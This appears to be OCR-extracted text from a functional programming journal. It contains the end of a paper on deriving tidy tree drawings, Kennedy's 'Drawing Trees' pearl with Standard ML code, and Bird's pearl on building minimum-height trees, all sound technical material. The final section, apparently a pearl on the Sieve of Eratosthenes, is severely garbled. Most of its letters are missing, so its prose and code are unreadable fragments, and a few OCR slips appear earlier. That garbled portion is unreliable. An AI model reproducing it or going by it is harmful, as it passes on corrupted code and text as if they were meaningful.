The problem of drawing general trees has had rather less coverage in the literature. General trees are harder to draw than binary trees, because it is not so clear what is meant by ‘placing siblings as close as possible’. For example, consider a general tree with three children,  $t$ ,  $u$  and  $v$ , in which  $t$  and  $v$  are large but  $u$  relatively small. It is not sufficient to consider just adjacent pairs of siblings when spacing the siblings out, because  $t$  may collide with  $v$ . Spacing the siblings out so that  $t$  and  $v$  do not collide allows some freedom in placing  $u$ , and care must be taken not to introduce any bias. Reingold and Tilford (1981) mention general trees in passing, but make no reference to the difficulty of producing unbiased drawings. Bloesch (1993) (who adapts the algorithms of Vaucher and of Reingold and Tilford to cope with node labels of varying width and height) also does not attempt to produce unbiased drawings, despite his claims to the contrary. Radack (1988) effectively constructs two drawings, one packing siblings together from the left and the other from the right, and then averages the results. That algorithm is derived by Gibbons (1991) and described by Kennedy (1995). Walker (1990) uses a slightly different method; he positions children from left to right, but when a child touches against a left sibling other than the nearest one, the extra displacement is apportioned among the intervening siblings.

### 6.3 Further work

Gibbons (1991) extends this derivation to general trees. We have yet to apply the methods used here to Bloesch’s algorithm (Bloesch, 1993) for drawing trees in which the labels may have different heights, but do not expect it to yield any surprises. It may also be possible to apply the techniques in (Gibbons et al., 1994) to yield an optimal *parallel* algorithm to draw a binary tree of  $n$  elements in  $\log n$  time on  $n/\log n$  processors, even when the tree is unbalanced—although this is complicated by having to pass non-constant-size contours around in computing  $\boxplus$ .

We are currently exploring the application to graphs of some of the general notions—homomorphisms and accumulations—used here on lists and trees. See (Gibbons, 1995) for further details.

### 6.4 Acknowledgements

Thanks are due to Sue Gibbons and the anonymous referees, whose suggestions improved the presentation of this paper considerably.

## References

- Roland Backhouse (1989). *An exploration of the Bird-Meertens formalism*. In *International Summer School on Constructive Algorithmics, Hollum, Ameland*. STOP project. Also available as Technical Report CS 8810, Department of Computer Science, Groningen University, 1988.
- Richard S. Bird (1987). *An introduction to the theory of lists*. In M. Broy, editor, *Logic of Programming and Calculi of Discrete Design*, pages 3–42. Springer-Verlag. Also available as Technical Monograph PRG-56, from the Programming Research Group, Oxford University.
- Richard S. Bird (1988). *Lectures on constructive functional programming*. In Manfred Broy, editor, *Constructive Methods in Computer Science*, pages 151–218. Springer-Verlag. Also available as Technical Monograph PRG-69, from the Programming Research Group, Oxford University.
- Anthony Bloesch (1993). Aesthetic layout of generalized trees. *Software—Practice and Experience*, 23(8):817–827.
- Anne Brüggemann-Klein and Derick Wood (1990). *Drawing trees nicely with T<sub>E</sub>X*. In Malcolm Clark, editor, *T<sub>E</sub>X: Applications, Uses, Methods*, pages 185–206. Ellis Horwood.
- Pierre Deransart, Martin Jourdan, and Bernard Lorho (1988). *LNCS 323: Attribute Grammars—Definitions, Systems and Bibliography*. Springer-Verlag.
- Jeremy Gibbons, Wentong Cai, and David Skillicorn (1994). *Efficient parallel algorithms for tree accumulations*. *Science of Computer Programming*, 23:1–18.
- Jeremy Gibbons (1991). *Algebras for Tree Algorithms*. D.Phil. thesis, Programming Research Group, Oxford University. Available as Technical Monograph PRG-94.

- Jeremy Gibbons (1993a). *Computing downwards accumulations on trees quickly*. In Gopal Gupta, George Mohay, and Rodney Topor, editors, *16th Australian Computer Science Conference*, pages 685–691, Brisbane. Revised version submitted for publication.
- Jeremy Gibbons (1993b). *Upwards and downwards accumulations on trees*. In R. S. Bird, C. C. Morgan, and J. C. P. Woodcock, editors, *LNCS 669: Mathematics of Program Construction*, pages 122–138. Springer-Verlag. A revised version appears in the Proceedings of the Massey Functional Programming Workshop, 1992.
- Jeremy Gibbons (1994). *How to derive tidy drawings of trees*. In C. Calude, M. J. J. Lennon, and H. Maurer, editors, *Proceedings of Salodays in Auckland*, pages 53–73, Department of Computer Science, University of Auckland. Also in *Proceedings of First NZFPDC*, p. 105–126.
- Jeremy Gibbons (1995). *An initial-algebra approach to directed acyclic graphs*. In Bernhard Möller, editor, *LNCS 947: Mathematics of Program Construction*, pages 282–303. Springer-Verlag.
- Jeremy Gibbons (1996). *The Third Homomorphism Theorem*. *Journal of Functional Programming*, 6(4). Earlier version appeared in C. B. Jay, editor, *Computing: The Australian Theory Seminar*, Sydney, December 1994, p. 62–69.
- David Gries (1982). *A note on a standard strategy for developing loop invariants and loops*. *Science of Computer Programming*, 2:207–214.
- Andrew Kennedy (1995). *Drawing trees*. *Journal of Functional Programming*, To appear.
- Donald E. Knuth (1968). *The Art of Computer Programming, Volume 1: Fundamental Algorithms*. Addison-Wesley.
- Donald E. Knuth (1971). *Optimum binary search trees*. *Acta Informatica*, 1:14–25.
- Richard E. Ladner and Michael J. Fischer (1980). *Parallel prefix computation*. *Journal of the ACM*, 27(4):831–838.
- Grant Malcolm (1990). *Algebraic Data Types and Program Transformation*. PhD thesis, Rijksuniversiteit Groningen.
- Lambert Meertens (1986). *Algorithmics: Towards programming as a mathematical activity*. In J. W. de Bakker, M. Hazewinkel, and J. K. Lenstra, editors, *Proc. CWI Symposium on Mathematics and Computer Science*, pages 289–334. North-Holland.
- G. M. Radack (1988). *Tidy drawing of M-ary trees*. Technical Report CES-88-24, Department of Computer Engineering and Science, Case Western Reserve University, Cleveland, Ohio.
- Edward M. Reingold and John S. Tilford (1981). *Tidier drawings of trees*. *IEEE Transactions on Software Engineering*, 7(2):223–228.
- David B. Skillicorn (1993). *Parallel evaluation of structured queries in text*. Draft, Department of Computing and Information Sciences, Queen's University.

- sity, Kingston, Ontario.
- Kenneth J. Supowit and Edward M. Reingold (1983). *The complexity of drawing trees nicely*. *Acta Informatica*, 18(4):377–392.
- Jean G. Vaucher (1980). *Pretty-printing of trees*. *Software—Practice and Experience*, 10:553–561.
- John Q. Walker, II (1990). *A node-positioning algorithm for general trees*. *Software—Practice and Experience*, 20(7):685–705.
- Charles Wetherell and Alfred Shannon (1979). *Tidy drawings of trees*. *IEEE Transactions on Software Engineering*, 5(5):514–520.
- Niklaus Wirth (1976). *Algorithms + Data Structures = Programs*. Prentice Hall.

# FUNCTIONAL PEARLS

## *Drawing Trees*

ANDREW J. KENNEDY

*University of Cambridge Computer Laboratory  
New Museums Site, Pembroke Street  
Cambridge CB2 3QG, United Kingdom*

---

### Abstract

This article describes the application of functional programming techniques to a problem previously studied by imperative programmers, that of drawing general trees automatically. We first consider the nature of the problem and the ideas behind its solution (due to Radack), independent of programming language implementation. We then describe a Standard ML program which reflects the structure of the abstract solution much better than an imperative language implementation. We conclude with an informal discussion on the correctness of the implementation and some changes which improve the algorithm's worst-case time complexity.

---

### 1 The problem and its solution

The problem is this: given a labelled tree, assign to each node a position on the page to give an aesthetically pleasing rendering of the tree. We assume that nodes at the same depth are positioned on the same horizontal line on the page, so the problem reduces to finding a position horizontally for each node. But what do we mean by “aesthetically pleasing”? The various papers on the subject (Radack, 1988; Wetherell and Shannon, 1979; Vaucher, 1980; Reingold and Tilford, 1981; Walker, 1990) list *aesthetic rules* which constrain the positions in a number of ways. We adopt the same rules as Radack and Walker:

1. Two nodes at the same level should be placed at least a given distance apart.
2. A parent should be centred over its offspring.
3. Tree drawings should be symmetrical with respect to reflection—a tree and its mirror image should produce drawings that are reflections of each other. In particular, this means that symmetric trees will be rendered symmetrically. So, for example, Figure 1 shows two renderings, the first bad, the second good.
4. Identical subtrees should be rendered identically—their position in the larger tree should not affect their appearance. In Figure 2 the tree on the left fails the test, and the one on the right passes.

Finally, trees should be as narrow as possible without violating these rules.



Fig. 1. A symmetric tree rendered in two ways



Fig. 2. A tree with two identical subtrees

The layout problem is solved as follows. First, draw all the subtrees of a node in such a way that none of the rules are broken. Fit these together *without* changing their shape (otherwise rule 4 is broken), and in such a way that rules 1 and 3 are not broken. Finally centre their parent above them (rule 2) and the layout is complete.

The critical operation is the fitting together of subtrees. Each subtree has an *extent*—an envelope around the subtree. Because the shape of the subtrees must not be distorted, their extents are simply fitted together as tightly as possible. Unfortunately, the overall positioning of the subtrees depends on the order we choose to perform this fitting. Figure 3 shows two different arrangements of the same extents.

We can choose a left bias for this ‘gluing’ effect, by starting with the leftmost subtree, or a right bias instead. To satisfy rule 3, we simply do both and take the average; this approach was also taken by Radack.

In the rest of the article some familiarity with a functional language is assumed. We use Standard ML (Paulson, 1991; Milner *et al.*, 1989), but any functional language, strict or lazy, would do just as well.



Fig. 3. Two arrangements

## 2 Representing trees

First we define a general tree datatype, using ML's polymorphism to parameterise the type of the node values:

```
datatype 'a Tree = Node of 'a * ('a Tree list)
```

This simply says that a node consists of a value (of type '*a*) and a list of subtrees.

Our algorithm will accept trees of type '*a Tree* and return *positioned* trees of type ('*a\*real*) Tree. The second element of the node value represents the node's horizontal position, *relative to its parent*. Rule 2 suggests that we should use **real** values for this purpose; in fact, rationals with finite binary representations would suffice.

Because we have chosen to use relative positions, the operation of displacing a tree horizontally can be done in constant time:

```
fun movetree (Node((label, x), subtrees), x' : real) =
  Node((label, x+x'), subtrees)
```

## 3 Representing extents

The extent of a tree is represented by a list of pairs:

```
type Extent = (real*real) list
```

The first component of each pair records the leftmost horizontal position at a particular depth, and the second component records the rightmost. The head of the list corresponds to the root of the tree. In contrast with the tree representation, the positions in an extent are *absolute*.

A trivial function to move an extent horizontally will be useful:

```
fun moveextent (e : Extent, x) = map (fn (p,q) => (p+x,q+x)) e
```

It will also be necessary to *merge* two non-overlapping extents, filling in the gap between them. This is done simply by picking the leftmost positions of the first extent and the rightmost positions of the second:

```
fun merge ([] , qs)           = qs
  | merge (ps, [])            = ps
  | merge ((p,_)::ps, (_ ,q)::qs) = (p,q) :: merge (ps, qs)
```

Notice how we must deal with extents of different depths.

This operation can be extended to a list of extents by the following function:

```
fun mergelist es = fold merge es []
```

This is a nice example of the functional style. The functional **fold** is used to apply the binary operation **merge** between all extents in the list. Informally, it is defined as:

$$\text{fold } (\oplus) [x_1, x_2, \dots, x_n] a = x_1 \oplus (x_2 \oplus (\dots (x_n \oplus a) \dots))$$




Fig. 4. Merging extents

where  $\oplus$  is a two argument function written as an infix operator which associates to the *right*. We could have used a left-associating version of `fold` instead because `merge` is associative. Readers familiar with Haskell or another functional programming language should note carefully the order of the arguments to `fold`: this is the order used in most implementations of Standard ML.

An example of the use of `mergelist` is shown in Figure 4.

#### 4 Fitting extents

First we define a function which determines how close to each other two trees may be placed, assuming a minimum node separation of 1. Of course when the tree is drawn this is scaled appropriately. The function accepts two extents as arguments and returns the minimum possible distance between the two root nodes:

```
fun rmax (p : real, q : real) = if p > q then p else q
fun fit ((_,p)::ps) ((q,_)::qs) = rmax(fit ps qs, p - q + 1.0)
| fit _           -           = 0.0
```

Now we extend this function to a list of subtrees, calculating a list of positions for each subtree relative to the leftmost subtree which has position zero. It works by accumulating an extent, repeatedly fitting subtrees against it. This produces an asymmetric effect because trees are fitted together *from the left*.

```
fun fitlistl es =
let
  fun fitlistl' acc [] = []
  | fitlistl' acc (e::es) =
    let val x = fit acc e
    in
      x :: fitlistl' (merge (acc, moveextent (e,x))) es
    end
  in
    fitlistl' [] es
  end
```

The opposite effect is produced from the following function which calculates positions relative to the rightmost subtree, which has position zero. The function `rev` is ordinary list reversal, and  $\sim$  is negation.

```

fun fitlistr es =
let
  fun fitlistr' acc [] = []
  | fitlistr' acc (e::es) =
    let val x = ~(fit e acc)
    in
      x :: fitlistr' (merge (moveextent (e,x), acc)) es
    end
  in
    rev (fitlistr' [] (rev es))
end

```

Alternatively, it is possible to define `fitlistr` in terms of `fitlistl` by the following composition of functions:

```

val flipextent : Extent -> Extent = map (fn (p,q) => (~q,~p))
val fitlistr = rev o map ~ o fitlistl o map flipextent o rev

```

In order to obtain a symmetric layout we calculate for each subtree the mean of these two positionings:

```

fun mean (x,y) = (x+y)/2.0
fun fitlist es = map mean (zip (fitlistl es, fitlistr es))

```

## 5 Designing the tree

We are now ready to combine these elements into a single function `design` which accepts a labelled tree and returns a positioned tree with the root at zero. In fact, we will use an auxiliary function `design'` which also returns the extent of the tree. This saves us from recalculating extents unnecessarily.

```

fun design tree =
let
  fun design' (Node(label, subtrees)) =
    let
      val (trees, extents) = unzip (map design' subtrees)
      val positions      = fitlist extents
      val ptrees         = map movetree (zip (trees, positions))
      val pextents       = map moveextent (zip (extents, positions))
      val resultextent   = (0.0, 0.0) :: mergelist pextents
      val resulttree     = Node((label, 0.0), ptrees)
    in
      (resulttree, resultextent)
    end
  in
    fst (design' tree)
  end

```




Fig. 5. An example rendering

It works as follows. First, recursively design all the subtrees. This results in a list of  $(tree, extent)$  pairs, which we `unzip` into two lists. All the subtrees' roots will be at position zero. Next fit the extents together using `fitlist`, giving a list of displacements in `positions`. Then move each subtree in `trees` by its corresponding displacement in `positions` to give `ptrees`, and do the same for the extents to give `pextents`. Finally calculate the resulting extent and resulting tree with its root at position 0. That's it!

Figure 5 shows a realistic example, in family tree form with all connecting lines horizontal or vertical. Incidentally, the PostScript used to produce these diagrams was generated by a back-end ML program.

## 6 Correctness

In contrast with previous algorithms which solve the tree-drawing problem using an imperative language, it is clear from the ML code that our aesthetic rules are not broken. Consider them each in turn.

1. The function `fit` ensures that the positioning of tree extents by `fitlist1`, `fitlistr` and `fitlist` places nodes at least a scale unit apart. A formal proof would entail showing that if the nodes are listed in breadth-first order then the positions  $x_1, \dots, x_n$  at any level have the property that for  $1 \leq i < n$ ,  $x_i + 1 \leq x_{i+1}$ .
2. From the symmetry in the definitions of `fitlist1` and `fitlistr` it can be seen that if the positions assigned by `fitlist1` range between 0 and  $x$  then the positions assigned by `fitlistr` will range between  $-x$  and 0. Hence when these are averaged by `fitlist` the parent (at position 0) will be centred above its children. This could be proved formally without much trouble; to do the same for imperative code would be much harder.




Fig. 6. A pathological case

It is possible to use integer values instead of reals if we are not concerned about truncation errors causing this rule to be broken. Alternatively, we can set the minimum separation between subtrees to  $2^{n-1}$ , where  $n$  is the maximum depth of the tree. A pathological case, where we really *do* need a separation value of  $2^{n-1}$ , is illustrated in Figure 6, scaled appropriately.

3. The mirror image property is forced by taking the mean of left and right-biased positionings of subtrees. We are asking for the following equation to be satisfied:

For all trees  $t$ , `design t = reflect(reflectpos(design(t)))`

where `reflect` is a function which reflects a tree structurally, and `reflectpos` is a function which reflects the node positions about zero. They are defined as follows:

```

fun reflect (Node(v, subtrees)) =
  Node(v, map reflect (rev subtrees))
fun reflectpos (Node((v,x : real), subtrees)) =
  Node((v,~x), map reflectpos subtrees)
  
```

Again this could be proved formally using equational reasoning and structural induction, as described in any good text on functional programming (Paulson, 1991; Bird and Wadler, 1988).

4. The subtree consistency property is evident from the recursive nature of the algorithm. A recursive application of `design'` is used to draw the subtrees, and the subsequent manipulation using `movetree` does not affect their physical structure.

The tree designed could be no narrower without violating these rules because `fitlist` fits extents together as tightly as possible without distorting the shapes of the subtrees but leaving a gap of at least one unit between adjacent nodes.

## 7 Complexity

The program as presented uses  $O(n^2)$  time in the worst case, where  $n$  is the number of nodes in the tree. Fortunately it is possible to transform the program to a linear-time one with some loss of clarity.

The inefficiency arises in the representation of extents. Moving a tree uses constant time, due to the use of relative positions, but moving an extent uses linear time because it is represented using absolute positions. Changing to relative positions would reduce the complexity of `mergelist` from quadratic to linear. Unfortunately the functions `fit` and `merge` become rather less elegant, though it is an easy exercise to define them. They are also good candidates for formal derivation (Gibbons, 1991; Gibbons, 1996).

## Acknowledgements

I am grateful to Nick Benton for several fruitful discussions, and to one of the referees whose comments helped improve the presentation of this paper.

## References

- R. Bird and P. Wadler. *Introduction to Functional Programming*. Prentice Hall, 1988.
- J. Gibbons. Algebras for Tree Algorithms. DPhil thesis, Oxford University Computing Laboratory, 1991.
- J. Gibbons. Deriving tidy drawings of trees. *Journal of Functional Programming*, this issue.
- R. Milner, M. Tofte, and R. Harper. *The Definition of Standard ML*. MIT Press, Cambridge, Mass., 1989.
- L. C. Paulson. *ML for the Working Programmer*. Cambridge University Press, 1991.
- G. M. Radack. Tidy drawing of M-ary trees. Technical Report CES-88-24, Department of Computer Engineering and Science, Case Western Reserve University, Cleveland, Ohio, November 1988.
- E. M. Reingold and J. S. Tilford. Tidier drawings of trees. *IEEE Transactions on Software Engineering*, SE-7(2):223–228, March 1981.
- J. G. Vaucher. Pretty-printing of trees. *Software—Practice and Experience*, 10:553–561, 1980.
- J. Q. Walker II. A node-positioning algorithm for general trees. *Software—Practice and Experience*, 20(7):685–705, July 1990.
- C. Wetherell and A. Shannon. Tidy drawings of trees. *IEEE Transactions on Software Engineering*, SE-5(5):514–520, September 1979.

## FUNCTIONAL PEARL

### *On building trees with minimum height*

RICHARD S. BIRD

*Programming Research Group, University of Oxford,  
Wolfson Building, Parks Rd, Oxford OX1 3QD, UK*

#### 1 Introduction

A common solution to the problem of handling list indexing efficiently in a functional program is to build a binary tree. The tree has the given list as frontier and is of minimum height. Each internal node of the tree stores size information (actually, the size of its left subtree) to direct the search for an element at a given position in the frontier. One application was considered in my previous pearl (Bird, 1997). There are two complementary methods for building such a tree, both of which can be implemented in linear time. One method is ‘recursive’, or top down, and works by splitting the list into two equal halves, recursively building a tree for each half, and then combining the two results. The other method is ‘iterative’, or bottom up, and works by first creating a list of singleton trees, and then repeatedly combining the trees in pairs until just one tree remains. The two methods lead to different trees, but in each case the result is a tree with smallest possible height.

The form of the bottom-up algorithm suggests the following intriguing generalisation: given an arbitrary sequence of  $N$  trees together with their heights, is there an  $O(N)$  time algorithm to combine them into a single tree of minimum height? The restriction, of course, is that the given trees should appear as subtrees of the final tree in the order they appear in the sequence. An alternative but equivalent version of the problem is to ask: given a sequence  $hs = [h_1, h_2, \dots, h_N]$  of natural numbers, can one find an  $O(N)$  algorithm to build a tree  $t$  with frontier  $hs$  that minimises

$$\text{cost } t = (\max i : 1 \leq i \leq N : \text{depth}_i + h_i) ?$$

The depth,  $\text{depth}_i$ , of the  $i$ th tip is the length of the path in  $t$  from the root to tip number  $i$ . The height of a tree is the maximum of the depths of its tips.

Since  $\text{cost}$  is a regular cost function in the sense of (Hu, 1982), the Hu-Tucker algorithm (Knuth, 1973) is applicable to the problem, but the best implementation of that algorithm has a running time of  $O(N \log N)$ . Our aim in this pearl is to give a direct construction of a linear-time algorithm.

## 2 A greedy algorithm

Given a sequence  $t_i$  ( $1 \leq i \leq N$ ) of trees with heights  $h_i$  ( $1 \leq i \leq N$ ), say that the pair  $(t_i, t_{i+1})$  for  $1 \leq i < N$  is a *local minimum pair* (abbreviated: lmp) if

$$\max(h_{i-1}, h_i) \geq \max(h_i, h_{i+1}) < \max(h_{i+1}, h_{i+2}),$$

where, by convention,  $h_0 = h_{N+1} = \infty$ . Thus an lmp is a point in the sequence  $m_i = \max(h_i, h_{i+1})$  ( $0 \leq i \leq N$ ) where the sequence stops descending and starts increasing. Equivalently, it is easy to show that  $(t_i, t_{i+1})$  is an lmp if and only if either

1.  $h_{i+1} \leq h_i < h_{i+2}$ , or
2.  $h_i < h_{i+1} < h_{i+2}$  and  $h_{i-1} \geq h_{i+1}$ .

This alternative characterisation is used in a case analysis in the final program.

There is at least one lmp, namely, the rightmost pair  $(t_i, t_{i+1})$  for which  $m_i$  is a minimum, but there may be others. In outline, the greedy algorithm is to combine the rightmost lmp at each stage, repeating until just one tree remains. It is worth mentioning, for the greater comfort of imperative programmers, that there is a dual variant in which the notion of an lmp is modified by replacing  $\geq$  by  $>$  and  $<$  by  $\leq$ . Then the greedy algorithm combines the leftmost lmp at each stage. But this pearl is designed for functional programmers who, other things being equal, like to process from right to left.



To illustrate the greedy algorithm, consider the following computation in which the numbers denote the heights of the trees, and the braces denote the lmps at each stage (recall that the height of a tree is one more than the greater of the heights of its two subtrees):

$$\begin{aligned} & 4, \underbrace{2, 3, 5,}_{\Rightarrow} \underbrace{1, 4,}_{\Rightarrow} 6 \\ & \Rightarrow 4, \underbrace{2, 3,}_{\Rightarrow} \underbrace{5, 5,}_{\Rightarrow} 6 \\ & \Rightarrow 4, \underbrace{2, 3,}_{\Rightarrow} \underbrace{6, 6,}_{\Rightarrow} 6 \\ & \Rightarrow 4, \underbrace{2, 3,}_{\Rightarrow} 7 \\ & \Rightarrow \underbrace{4, 4,}_{\Rightarrow} 7 \\ & \Rightarrow \underbrace{5,}_{\Rightarrow} 7 \\ & \Rightarrow 8 \end{aligned}$$

The correctness of the greedy algorithm rests on the following definition and lemma. Say that two trees are *siblings* in a tree  $T$  if they are the immediate subtrees of some node of  $T$ .

### *Lemma 1*

Suppose  $(t_i, t_{i+1})$  is an lmp in a given sequence of trees  $t_j$  ( $1 \leq j \leq N$ ). Then the sequence can be combined into a tree  $T$  of minimum height in which  $(t_i, t_{i+1})$  are siblings.

Fig. 1.  $t_i$  and  $t_{i+1}$  not siblings.Fig. 2. Case  $m \leq n$ .*Proof*

Suppose by way of contradiction that there is no optimum tree (i.e. a tree of minimum height) in which  $(t_i, t_{i+1})$  are siblings. Let  $T$  be an optimum tree for the sequence. Since  $(t_i, t_{i+1})$  are not siblings in  $T$  it follows that  $T$  contains some subtree of the form depicted in Figure 1 in which not both  $m$  and  $n$  can be zero. In the figure,  $X_1, \dots, X_m$  are subtrees erected on some final segment of  $t_1, \dots, t_{i-1}$ , and  $Y_n, \dots, Y_1$  are subtrees erected on some initial segment of  $t_{i+2}, \dots, t_N$ .

Say that a subtree of  $T$  is *critical* if increasing its depth increases the height of  $T$ . There are three cases to consider:

(i) *Neither  $t_i$  nor  $t_{i+1}$  are critical.*

In this case, if  $m <= n$  (so  $n \neq 0$ ), then we can move  $t_{i+1}$  to be a sibling of  $t_i$ , as in figure 2. The resulting tree is still optimal since the depth of  $t_i$  is increased by one, and the depth of  $t_{i+1}$  by at most one. This contradicts the assumption. Dually, if  $n \leq m$  we can move  $t_i$  to be a sibling of  $t_{i+1}$ .

(ii)  *$t_i$  is critical,  $t_{i+1}$  is not critical.*

In this case the height of the tree of figure 1 is  $m+1+h_i$ . If  $m > n$ , then we can move  $t_i$  to be a sibling of  $t_{i+1}$  without increasing the height of the tree. This contradicts our assumption. If  $m \leq n$  (so  $n \neq 0$ ), then the tree  $Y_n$  exists and is either  $t_{i+2}$  or contains  $t_{i+2}$  as its leftmost subtree. In either case, we have  $h_i \geq \max(h_{i+1}, h_{i+2})$ . Hence

$$\max(h_i, h_{i+1}) \geq h_i \geq \max(h_{i+1}, h_{i+2}),$$

contradicting the assumption that  $(t_i, t_{i+1})$  is an lmp.

(iii)  *$t_{i+1}$  is critical.*

This time we have  $m+1+h_i \leq n+1+h_{i+1}$ . If  $n < m$  (so  $m \neq 0$ ), then  $h_i < h_{i+1}$ . Moreover, since  $m \neq 0$ , the tree  $X_m$  exists and is either  $t_{i-1}$  or has  $t_{i-1}$  as its rightmost

subtree. In either case  $h_{i-1} < h_{i+1}$ , so

$$\max(h_{i-1}, h_i) < h_{i+1} \leq \max(h_i, h_{i+1}).$$

This contradicts the assumption that  $(t_i, t_{i+1})$  is an lmp.

Finally, if  $n \geq m$  (so  $n \neq 0$ ), then  $Y_n$  contains  $t_{i+2}$  and so  $h_{i+1} \geq h_{i+2}$ . Hence

$$\max(h_i, h_{i+1}) \geq h_{i+1} \geq \max(h_{i+1}, h_{i+2}),$$

again contradicting our assumption.  $\square$

### 3 Implementation

There are a number of ways the algorithm can be implemented. Since lmps cannot overlap, i.e. it is not possible for both  $(t_i, t_{i+1})$  and  $(t_{i+1}, t_{i+2})$  to be lmps, one possibility is to scan the list of trees repeatedly from right to left, combining all lmps found during each scan. However, it is possible that only one lmp will be found during each scan, so this method may take  $\Omega(n^2)$  steps on a list of length  $n$ .

Instead we will implement a stack-based algorithm. For simplicity let us ignore tip values and suppose that trees are given as elements of the datatype

**data** *Tree* = *Tip* | *Bin* *Int* *Tree* *Tree*,

in which  $\text{height}(\text{Bin } n \ x \ y) = n$ . Below we will use the two functions

$$\begin{array}{ll} \text{join} & :: \text{Tree} \rightarrow \text{Tree} \rightarrow \text{Tree} \\ \text{join } x \ y & = \text{Bin}(\max(\text{ht } x)(\text{ht } y) + 1) \ x \ y \\ \\ \text{ht} & :: \text{Tree} \rightarrow \text{Int} \\ \text{ht } \text{Tip} & = 0 \\ \text{ht } (\text{Bin } n \ x \ y) & = n \end{array}$$

The algorithm for building a tree, *build* say, is given as the composition of two loops:

*build* = *foldl1 join* · *foldr step* []

The main processing loop *foldr step* [] produces a list of trees in strictly increasing order of height. This constraint is the invariant of the loop. Thus, the expression *foldr step stack rest* represents a partially processed list of trees *rest* ++ *stack* in which the trees in *stack* appear in strictly increasing order of height. In particular, if *rest* is empty, then the first two trees in *stack* are the unique lmp of the sequence. After joining them, the first two remaining trees are again the unique lmp of the sequence; and so on. The loop *foldl1 join* therefore combines these unique lmps into the final tree.

Suppose now that *t* is the next tree to be processed, i.e. *t* is the last element of *rest*. For simplicity, we consider first the case when *stack* contains at least two trees; thus *stack* = *u* : *v* : *ts*. If  $\text{ht } t < \text{ht } u$ , then *t* is added to *stack*, maintaining the invariant. If, on the other hand,  $\text{ht } t \geq \text{ht } u$ , then either  $(t, u)$  or  $(u, v)$  is the rightmost lmp. If  $\text{ht } t \geq \text{ht } v$ , then  $(u, v)$  is an lmp because

$$\max(\text{ht } t, \text{ht } u) = \text{ht } t \geq \text{ht } v = \max(\text{ht } u, \text{ht } v) < \max(\text{ht } v, \text{ht } w),$$

where  $w$  is the next (possibly fictitious) tree on the stack. The height of  $w$  is greater than that of  $v$  by the invariant. If, on the other hand,  $ht\ t < ht\ v$ , then  $(t,u)$  is the rightmost lmp because, whatever tree  $s$  is next in the remaining input, we have

$$\max(ht\ s, ht\ t) \geq ht\ t \geq \max(ht\ t, ht\ u) < \max(ht\ u, ht\ v).$$

Combining either of these lmgs may create new lmgs, so the list has to be processed again.

The full definition of *step* is

$$\begin{aligned} step\ t\ [] &= [t] \\ step\ t\ [u] &= [t,u], && \text{if } ht\ t < ht\ u \\ &= [join\ t\ u], && \text{otherwise} \\ step\ t\ (u : v : ts) &= t : u : v : ts, && \text{if } ht\ t < ht\ u \\ &= step\ (join\ t\ u)\ (v : ts), && \text{if } ht\ t < ht\ v \\ &= step\ t\ (step\ (join\ u\ v)\ ts), && \text{otherwise} \end{aligned}$$

A standard amortisation argument shows that the program for *build* takes linear time: each input adds at most one tree to the stack, and the time to evaluate *step* is proportional to the number of trees removed from the stack. All in all, a neat solution to a nice problem.

### Acknowledgement

I would like to thank Sharon Curtis and a referee for help in improving the presentation.

### References

- Bird, R. S. (1997) On merging and selection. *J. Functional Programming*.
- Hu, T. C. (1982) *Combinatorial Algorithms*. Addison-Wesley.
- Knuth, D. E. (1973) *The Art of Computer Programming, Vol 4: Searching and Sorting*. Addison-Wesley.

w s v s s s m s

D pa m	mpu	U s	k
s -ma	k n .	l DD U r . u	

**a**

T e r e e er i e ri es is e S v o E to t n .  
 e r r e ver e i i i e r s r er s w .  
 i e- w er ive e is e S v ri i r e s  
 s i er ive ri r i i ri es i ve i i ss i  
 es r ive ess i rr . T is r i e es ri es i v ri s e  
 w ee sieve e er e ri es s is .

**A s a da d s**

ew re ers is r wi e i i r wi e wi r r e -

er e e ri es si S v o E to t n .

p m s s [2..

s p s p s [ s m p 0

T is i e r r r s e i ver i e i s ee r e s -i -  
 r e is - r essi r ver we e rs (T r er 1 7 . r is i  
 e r e wever e r r es r e s e re i i e.  
 se we e e k ri e. e re i s re

100 6 1000 1 4 14 000 7 1 4

is e i s s T ere re w i re s s r i e ie i  
 n t - n -t t r r s e e er r e si e r i r -  
 ive ew s ess i es i res e es e ex  
 er r i e e ss ri ex e sive e s. re s s ere. T e e er r  
 2.. ers i e ers 1 s i e ri es. T e i-s e es es 1  
 i e i nt t e wee e i i i is i es e fi  
 is ri es v s r e re rsi e ei e is ers  
 ivisi e 1 .

<sup>†</sup> e c i c i e i i cicle e e e M e i i e f p G i e e e  
 c i p e l e f p m s e f e e i i f p m s.

. un n

p m s s [2..  
s p s p [ s I p m s s s

I p ps s  
m p 0 I ps s

s s [p p p p m s

Fi . . A c i c l i f e e i e e i e l i f e e e f i i  
